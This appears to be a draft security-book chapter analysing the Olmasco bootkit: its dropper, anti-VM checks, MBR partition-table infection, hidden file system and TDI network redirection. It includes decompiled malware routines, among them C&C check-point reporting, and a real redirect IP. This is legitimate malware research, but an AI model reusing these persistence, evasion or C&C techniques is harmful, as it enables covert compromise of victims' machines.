Olmasco is distributed using the Pay-Per-Install (PPI) business model like its predecessor, the TDL3 rootkit, that we discussed in Chapter XX, which allows the distributors to track installation numbers. The PPI scheme is similar to schemes used for distributing toolbars for browsers, like Google's toolbars, and uses embedded unique identifiers (UID) that allow the distributor to track the number of installations and therefore the revenue. Information about the distributor is embedded into the executable and special servers calculate the number of installations. The distributor is payed a fixed amount of money per *x* number of installations.

NOTE: For more details on the PPI scheme used for bootkits of this type, we recommend he paper "TDSS botnet: full disclosure" by Andrey Rassokhin and Dmitry Oleksyuk, at http://www.nobunkum.ru/analytics/en-tdss-botnet.

In this chapter we'll look at four main aspects of Olmasco: the dropper that infects the system, the Olmasco architecture, the bootkit that infects the MBR partition table, and the rootkit that hooks the hard drive, delivers the payload, and embeds the hidden file system.

The Dropper

The dropper is a special malicious application that acts as the carrier of another malware, stored inside the dropper as an encrypted payload. The dropper arrives at a victim's computer and unpacks and executes the payload, the Olmasco infector, which in turn installs and executes the bootkit components onto the system. Droppers will usually also implement a number of anti-

debugging and anti-emulation checks, executed before the payload is unpacked, to evade automated malware analysis systems.

START BOX

Dropper vs Downloader

Another common type of malicious application used to deliver malware onto the system is the *downloader*. A downloader, as its name suggests, downloads the payload from a remote server rather than carrying it within itself like a dropper does.

END BOX

The Architecture

The architecture of Olmasco, shown in Figure 10-1, uses the same code base as the TDL4 but with some modifications to the boot infection part, covered in the section "Olmasco Bootkit" in this chapter.




Figure 10-1: High-Level illustration of the Olmasco architecture

Generally Olmasco consists of three main parts: bootkit, malicious kernel-mode driver, and user-mode payload. The bootkit component ❶ allows the malware to persist on the infected system and bypass the kernel-mode signing policy to load the malicious kernel-mode driver.

The malicious driver ❷ provides the functionality to inject the payload ❸ into processes running on the infected system and to hide Olmasco's components from security software by hooking the OS kernel. The malicious driver also provides a hidden file system ❹ which allows the malware to secretly store its components and configuration data. We'll describe the hidden file system in more detail later in the chapter. For now we'll take a closer look at the different components of the Olmasco bootkit.

Olmasco Infector Resources

The infector has a modular structure and stores most of the malicious components of the bootkit intended for installation in the resource section of the executable. Each component (i.e. configuration values, bootkit components, and payload) is stored in a single resource entry encrypted with RC4 (see the box on page XX for more details). The size of the resource entry is used as a decryption key. Table 10-1 lists the contents of the dropper's resource section.

Table 10-1: Resources of Olmasco dropper

Resource value name	Resource type	Description
affid	FILE	Unique affiliate identifier
subid	FILE	Sub identifier of affiliate. This is linked to the affiliate ID, and an affiliate can have multiple sub identifiers
boot	FILE	First part of the malicious bootloader which is executed at the beginning of the boot process
cmd32	FILE	User-mode payload for 32-bit processes
cmd64	FILE	User-mode payload for 64-bit processes
dbg32	FILE	Third part of the malicious bootloader component (fake `kdcom.dll` library) for 32-bit systems
dbg64	FILE	Third part of the malicious bootloader component (fake `kdcom.dll` library) for 64-bit systems
drv32	FILE	Malicious kernel-mode driver for 32-bit systems
drv64	FILE	Malicious kernel-mode driver for 64-bit systems
ldr32	FILE	Second part of the malicious bootloader which is executed by `boot`

		component on 32-bit systems
ldr64	FILE	Second part of the malicious bootloader which is executed by `boot` component on 64-bit systems
main	FILE	Unknown
build	PAIR	Build number of the dropper
name	PAIR	Name of the dropper
vbr	PATCH	VBR of the malicious Olmasco partition on the hard drive

The values `affid` and `subid` are identifiers used in the PPI scheme to calculate the number of installations. The parameter `affid` is the unique identifier of the affiliate, while `subid` is a sub-identifier and may be used to distinguish installations from different sources. For instance, if an affiliate of the PPI program distributes the malware from two different file hosting services the malware coming from these sources will have the same `affid` but different `subid's`. This way the affiliate can compare the number of installations for each `subid` and determine which source is more profitable.

The components `boot`, `vbr`, `dbg32`, `dbg64`, `drv32`, `drv64`, `ldr32`, `ldr64` are bootkit components, which we'll describe shortly.

The remaining components, `main`, `build`, `name`, and `vbr`, are described in the table above.

START BOX

The RC4 Stream Cipher

RC4 is a stream cipher developed in 1987 by Ron Rivest of RSA Security. RC4 takes a variable-length key and generates a stream of pseudo-random bytes used to encrypt the plain text. This cipher is increasingly popular among malware developers due its compact and straightforward implementation, and is implemented in many rootkits and bootkits to protect the payload, communication with C&C servers, and configuration information.

END BOX

Tracing Functionality for Development

The Olmasco infector also introduced the ability to send error reports back to the developers, in order to aid development. During our analysis of Olmasco we found that some infectors were sending a lot of tracing information to command and control (C&C) servers during the rootkit

installation in the system. It turns out that after the successful execution of each step of infection (that is, each step in the bootkit installation algorithm) the bootkit reports a "check point" to the C&C servers. That means that if a particular step fails, the developers can know precisely which step it was. In case of errors the infector sends an additional comprehensive error message, giving developers of the malware sufficient information to determine the source of the fault.

The tracing information is sent through http using the *GET* method to a C&C server whose domain name is hard-coded into the dropper. Listing 10-1 shows a Hex-Rays decompiled Olmasco infector routine that generates a query string to report the status information of the infection.

```
HINTERNET __cdecl ReportCheckPoint(int check_point_code){
  char query_string; // [sp+0h] [bp-108h]@1
  memset(&query_string, 0, 0x104u);
❶ _snprintf(
    &query_string,
    0x104u,
    "/testadd.php?aid=%s&sid=%s&bid=%s&mode=%s%u%s%s",
    *FILE_affid,
    *FILE_subid,
    &bid,
    "check_point",
    check_point_code,
    &bid,
    &bid);
❷ return SendDataToServer(0, &query_string, "GET", 0, 0);
}
```

Listing 10-1: Sending tracing information to C&C server

At ❶ the malware executes a `_sntprinf` routine to generate the query string with the dropper's parameters and at ❷ it sends the request. The value `check_point_code` corresponds to the ordinal number of the step in the installation algorithm. For instance, 1 corresponds to the very first step in the algorithm, 2 to the second step, and so on. At the end of a successful installation the C&C servers receive a sequence of numbers like 1,2,3,4,..N where N is the final step. If a full installation is unsuccessful, the C&C server will receive the sequence 1,2,3,..P, where P is the step at which the algorithm failed. Knowing this allows the malware developers to determine which step of the infection algorithm is faulty and fix it.

Anti-Debugging and Anti-Emulation Tricks

The Olmasco dropper also had some new tricks for bypassing sandbox analysis and for protection against memory dumps. The dropper contain a custom packer which, once unpacked, wipes out certain fields of its PE header in memory like the address of the original entry point and the section table. Figure 10-2 shows a PE header before and after this data deletion. On the left-hand side we can see a partially destroyed PE header and on the right-hand side the PE header is unmodified.




Figure 10-2: Erasing PE header data

This trick provides good protection against memory dumping in debugging sessions or automated unpacking. Without a valid PE header it is hard to determine the geometry of the PE file and dump it correctly.

Our investigation also discovered a counteraction against bot trackers based on virtual machines: during installation Olmasco detects whether the infector is running in a virtual machine environment using a *WMI* (Windows Management Instrumentation) interface, and sends this information to a C&C server.

The Microsoft WMI is a set of interfaces provided on Windows-based platforms for data and operations management. One of its main purposes is to automate administrative tasks on remote

computers. From the point of view of malware, WMI provides a rich set of COM objects that may be used to gather comprehensive information on a system, like platform information, processes running on the system, and security software used to protect the system.

The infector makes requests over the `WMI IWbemServices` interface about virtual environments and emulators, including Xen, QEMU, Bochs, INTLs, Red Hat, Citrix, Parallels, and VirtualHDD. If a virtual environment is detected the dropper halts execution and deletes itself from the file system.

The malware also uses WMI to gather the following information about a targeted system:

Computer: system name, user name, domain name, user workgroup, number of processors, and so on

Processor: number of cores, processor name, data width, and number of logical processors

SCSI controller: name and manufacturer

IDE controller: name and manufacturer

Disk drive: name, model, interface type

BIOS: name and manufacturer

OS: major and minor version, service pack number, and more.

This information is used by malware operators to check the hardware configuration of an infected system and determine whether it's of interest to them. For instance, the BIOS name and manufacturer may be used to detect virtual environments (VMWare, Virtual Box, Bochs, QEMU and so on.) which are frequently used in automated malware analysis environments and, thus, of no interest to malware operators.

On the other hand, the system name and domain name may be used to recover the name of the company the infected machine belongs to. Using this, the malware operators can deploy some custom payload that specifically targets that company.

Bootkit Fuctionality

Once sandbox checks are finished, the dropper proceeds to install the bootkit component onto the system. Though the bootkit part of the Olmasco malware has been modified from the TDL4 bootkit, which you'll remember from Chapter XX overwrites the MBR and reserves space in the end of the bootable hard drive for storing its malicious components, the Olmasco bootkit

employs a rather different approach for infecting the system. Firstly, it creates a partition in the end of the bootable hard drive. Partition tables of hard drives on Windows operating systems contain some un-partitioned (or unallocated) space at the end. Usually this space is enough to hold a bootkit's components, and sometimes more. The malware creates a malicious partition by occupying the un-partitioned space and modifying a free partition table entry in the partition table of the MBR to point to it. This newly created malicious partition is limited to 50GB no matter how much un-partitioned space there is. One possible explanation for limiting the size of the partition is as a detection precaution, to avoid attracting the attention of a user by taking up all the available un-partitioned space.

As we discussed in Chapter 5, the MBR partition table is at offset 0x1BE from the MBR beginning and consists of four 16-byte entries, each describing a corresponding partition on the hard drive. Thus there at most four primary partitions on the hard drive and only one partition can be marked as active, so there is only one partition that the bootkit is able to boot from. The malware overwrites the first empty entry in the partition table with the parameters of the malicious partition, marks it as active, and initializes the VBR of the newly created partition, as shown in Listing 10-2. We can see the malicious partition starting address ❶ and size in sectors ❷.

```
First partition                    00212000   0C13DF07   00000800   00032000
Second partition (OS)              0C14DF00   FFFFFE07   00032800   00FCC800
Third partition (Olmasco), Active  FFFFFE80   FFFFFE1B   ❶00FFF000  ❷00000FB0
Fourth partition (empty)           00000000   00000000   00000000   00000000
```

Listing 10-2: Partition table after Olmasco infection

If the Olmasco bootkit finds that there is no free entry in the partition table it reports this to the C&C server and terminates. Figure 10-3 shows what happens to the partition table after the system is infected with Olmasco.




Figure 10-3: Layout of hard drive before and after an Olmasco infection

After infection, a previously empty partition table entry is connected to the Olmasco partition and becomes the active partition entry. You can see that the MBR code itself remains untouched; the only thing affected is the MBR partition table. For additional stealth, the first sector of the Olmasco partition table also looks very similar to the legitimate VBR, meaning security software may be tricked into believing that Olmasco's partition is a legitimate partition on the hard disk.

The Olmasco Boot Process

The boot process of an Olmasco-infected machine is presented in Figure 10-4. When the infected machine next boots, the malicious VBR ❶ of the Olmasco partition receives control, right after the MBR code is executed ❷ and before the OS bootloader components are loaded. This allows the malware to gain control before the OS does. When a malicious VBR receives control it reads

the `boot` file from the root directory of Olmasco's hidden file system ❸ and transfers control to it. This `boot` component plays the same role as the `ldr16` module in previous versions of TDL4: it hooks the BIOS interrupt 13h handler ❹ to patch the boot configuration data (BCD) ❺ and loads the VBR of the originally active partition.




Figure 10-4: Olmasco boot process

Conceptually, the boot processes of Olmasco and TDL4 are very similar, and the components are the same except that Olmasco has different names for the hidden file system components, as listed in Table 10-2. The TDL4 boot process was covered in detail in Chapter 8.

Table 10-2: Comparison of boot components of Olmasco and TDL4

Olmasco	TDL4
\boot	ldr16

\dbg32,\dbg64	ldr32,ldr64

Rootkit Functionality

The bootkit's job is done once it has loaded the malicious kernel-mode driver (❻ in Figure 10-6), which implements Olmasco's rootkit functionality. The rootkit section of Olmasco is responsible for:

- Hooking the hard drive device object
- Injecting the payload from the hidden file system into processes
- Hidden file system service
- Transport driver interface implementation

The first two elements in the list above are essentially the same as in TDL4: Olmasco uses the same techniques to hook the hard drive device object and inject the payload from the hidden file system into processes. The hooking of the hard drive device object helps Olmasco to protect the contents of the original MBR from being restored by security software, allowing it to persist through reboot. Olmasco intercepts all the read/write requests to the hard drive and blocks those that attempt to modify the MBR or read the contents of the hidden file system.

Hidden File System

The hidden file system is an important feature of complex threats like rootkits and bootkits, as it provides a covert channel for storing information on a victim's computer. Traditional malware relies on the OS file system (NTFS, FAT32, extX and so on) to store its components, but this makes them easily accessible to forensic analysis or detection by security software. To address this, some advanced malware implement their own custom file system, which they store in an unallocated area of the hard drive. In the vast majority of modern configurations there is at least a few hundred megabytes of unallocated space at the end of the hard drive, sufficient for storing malicious components and configuration information. Done in this way, the files stored in a hidden file system aren't accessible using conventional APIs like Win32 API CreateFileX, ReadFileX and so on, but the malware is still able to communicate with the hidden storage and access data stored there through a special interface. The malware usually also encrypt the contents of a hidden file system to further hinder forensic analysis.

Figure 10-5 gives an example of a hidden file system. Here we can see that the hidden file system is located right after the OS file system and doesn't interfere with normal OS operation.




Figure 10-5: An example of hidden file system on hard drive

Olmasco's methods for storing payload modules in the hidden file system are almost all inherited from the TDL4: it reserves space at the end of the hard drive to house its file system, whose contents is protected by low-level hooks and an RC4 stream cipher. However, Olmasco's developers took the design and implementation of its hidden file system further and added enhancements that could support file and folder hierarchy, verify the integrity of a file to check if it is corrupted, and better manage internal file system structures.

Folder Hierarchy Support

Where the TDL4 hidden file system was capable of storing only files, Olmasco's hidden file system can store both files and directories. The root directory is denoted with usual `\` symbol. For instance, Listing 10-3 shows a fragment of a VBR in Olmasco's hidden partition, which loads a file ❶ with the `boot` name from the root directory using `\`:

```
seg000:01F4                     hlt
seg000:01F4 sub_195             endp
seg000:01F5                     jmp     short loc_1F4
seg000:01F7 aBoot           ❶   db '\boot',0
seg000:01FD                     db    0
```

Listing 10-3: Fragment of VBR of Olmasco partition

Integrity Verification

Upon reading a file from the file system Olmasco checks for corruption of the contents. Where TDL4 didn't have this capability, Olmasco introduced an additional field in each file's data structure to store the CRC32 checksum value of the file contents. If Olmasco detects corruption

it removes the corresponding entry from the file system and frees those occupied sectors, as shown in Listing 10-4.

```
unsigned int –stdcall RkFsLoadFile(FS_DATA_STRUCT *a1, PDEVICE_OBJECT
DeviceObject, const char *FileName, FS_LIST_ENTRY_STRUCT *FileEntry){
  unsigned int result; // eax@1

  // locate file in the root dir
❶ result = RkFsLocateFileInDir(&a1->root_dir, FileName, FileEntry);
  if ( (result & 0xC0000000) != 0xC0000000 ) {
     // read the file from the hard drive
  ❷  result = RkFsReadFile(a1, DeviceObject, FileEntry);
     if ( (result & 0xC0000000) != 0xC0000000 ) {
        // verify file integrity
      ❸ result = RkFsCheckFileCRC32(FileEntry);
        if ( result == 0xC000003F ) {
          // free occupied sectors
        ❹ MarkBadSectorsAsFree(a1, FileEntry->pFileEntry);
          // remove corresponding entry
          RkFsRemoveFile(a1, &a1->root_dir, FileEntry->pFileEntry->FileName);
          RkFsFreeFileBuffer(FileEntry);
          // update directory
          RkFsStoreFile(a1, DeviceObject, &a1->root_dir);
          RkFsStoreFile(a1, DeviceObject, &a1->bad_file);
          // update bitmap of occupied sectors
          RkFsStoreFile(a1, DeviceObject, &a1->bitmap_file);
          // update root directory
          RkFsStoreFile(a1, DeviceObject, &a1->root);
          result = 0xC000003F;
        }
     }
 }
 return result;
}
```

Listing 10-4: Reading file from Olmasco's hidden file system

The routine `RkFsLocateFileInDir` ❶ locates the file in the directory and reads its contents ❷, then computes the file CRC32 checksum and compares ❸ it against the value stored in the file system. If the values don't match, the routine deletes the files and frees the sectors

occupied by the corrupted file ❹. This makes the hidden file system more robust and the rootkit more stable by reducing the chances of loading and executing a corrupted file.

File System Management

The file system implemented in Olmasco is more mature than that implemented in TDL4, so it requires more efficient management in terms of free space usage and data structure manipulations. Two special files, `$bad` and `$bitmap`, were introduced to help support file system contents.

The file `$bitmap` contains a bitmap of free sectors in the hidden file system. The bitmap is an array of bits where every bit corresponds to a sector in the file system, and when a bit is set to 1 it means the corresponding sector is occupied. Using `$bitmap` helps to find a location in the file system for storing a new file.

The file `$bad` is a bitmask used to track sectors that contain corrupted files. Since Olmasco hijacks the un-partitioned space at the end of the hard drive for the hidden file system there is a possibility that some other software may write to this area and corrupt the contents of Olmasco's files. The malware marks these sectors in a `$bad` file to prevent their usage in future.

Both of these system files are at the same level of hierarchy as the root directory and are not accessible to the payload, but are for system use only. Interestingly, you can find files with the same names in NTFS file system. This means Olmasco may also use these files as a disguise for the hidden file system, by tricking users into believing that the malicious partition is a legitimate NTFS volume.

Network Communication Redirection

The hidden file system of the Olmasco bootkit has two modules, `tdi32`/`tdi64`, that work with the *Transport Driver Interface* (TDI).

The TDI is a kernel-mode network interface that provides an abstraction layer between transport protocols, like TCP/IP, and TDI clients, like sockets. It's exposed at the upper edge of all transport protocol stacks. A TDI filter allows malware to intercept network communication before it reaches transport protocols.

The `tdi32`/`tdi64` drivers are loaded by the main rootkit driver `drv32`/`drv64` using the undocumented API technique `IoCreateDriver(L"\\Driver\\usbprt", tdi32EntryPoint)`,

where `tdi32EntryPoint` corresponds to the entry point of the malicious TDI driver. The malicious TDI driver then attaches to the following list of network devices:

\Device\Tcp

\Device\Udp

\Device\IP

\Device\RawIp

Listing 10-5 shows the code of the routine that attaches the TDI to these device objects.

```
NTSTATUS ___stdcall_ AttachToNetworkDevices(PDRIVER_OBJECT DriverObject,
                                     PUNICODE_STRING a2) {
  struct _DRIVER_OBJECT *v2;
  NTSTATUS result;
  int v4;
  int v5;
  int v6;

  v2 = DriverObject;
  result = AttachToDevice(DriverObject, L"\\Device\\CFPTcpFlt",
                          L"\\Device\\Tcp", 0xF8267A6F, (PDEVICE_OBJECT *)
   &DriverObject);
  if ( result >= 0 ) {
    result = AttachToDevice(v2 L"\\Device\\CFPUdpFlt",
                          L"\\Device\\Udp", 0xF8267AF0, (PDEVICE_OBJECT
   *)&v4);
    if ( result >= 0 ) {
      AttachToDevice(v2, L"\\Device\\CFPIpFlt",
                          L"\\Device\\Ip", 0xF8267A16, (PDEVICE_OBJECT
   *)&v5);
      AttachToDevice(v2, L"\\Device\\CFPRawFlt",
                          L"\\Device\\RawIp", 0xF8267A7E, (PDEVICE_OBJECT
   *)&v6);
      result = 0;
    }
  }
  return result;
}
```

Listing 10-5: Attaching the TDI driver to network devices

The main functionality of the malicious TDI driver is for monitoring `TDI_CONNECT` requests. If there is an attempt to connect to IP address 1.1.1.1, the malware changes it to address 69.175.67.172 and sets port number 0x5000. One of the reasons for doing this is to bypass network security software that operates above the TDI layer. In such a case, malicious components may attempt to establish a connection with IP address 1.1.1.1 which is not malicious and shouldn't trigger the attention of security software, processed further up than the TDI level. At this point the malicious `tdi` component replaces the original value of the destination with the value 69.175.67.172 and the connection is rerouted to another host.

Conclusion

In this chapter we considered the VBR as another bootkit infection vector attacking, using the Olmasco bootkit as an example. Olmasco is a descendant of the notorious TDL4 bootkit and inherits much of its functionality, while adding a few tricks of its own; the combination of MBR partition table modification and use of a fake VBR makes it stealthier than its predecessor. In the following chapters we'll consider two more bootkits that target the VBR: Rovnix and Gapz, which employ rather sophisticated infection techniques.

11

IPL Bootkits: Rovnix & Carberp

The Rovnix bootkit began distribution at the end of 2011, and was the first known bootkit to infect the IPL code of the active partition on a bootable hard drive.

Security products at the time had evolved to monitor and protect the MBR since, as we know from Chapter 12 that was the primary target of bootkits such as TDL4 and Olmasco. The appearance of Rovnix in the wild was therefore a challenge for security software. Rovnix went further in the boot process and infected the IPL code executed after the VBR code (see Chapter 7: Windows Boot Process Essentials for more details). As a result, Rovnix stayed under the radar for some time until the security industry managed to catch up with this new bootkit infection vector.

In this chapter we will focus on the technical details of the Rovnix bootkit framework by studying how it infects target systems and bypasses the kernel-mode signing policy to load the malicious kernel-mode driver. We'll pay special attention to the malicious IPL code and will debug it using VMWare and the IDA Pro GDB debugger, as discussed in Chapter 11. Finally, we will see an implementation of Rovnix in the wild, in the Carberp banking Trojan that used a modification of Rovnix to persist on victim's machines.

The authors discovered Rovnix from an advertisement on a private underground forum, shown in Figure 11-1, that advertised a new Ring0 bundle with extensive functionality; namely, Rovnix. Rovnix had a modular architecture that made it very attractive for malware developers and distributers. It seems likely that the developers of Rovnix were more focused on the sales of the framework than on malware distribution.

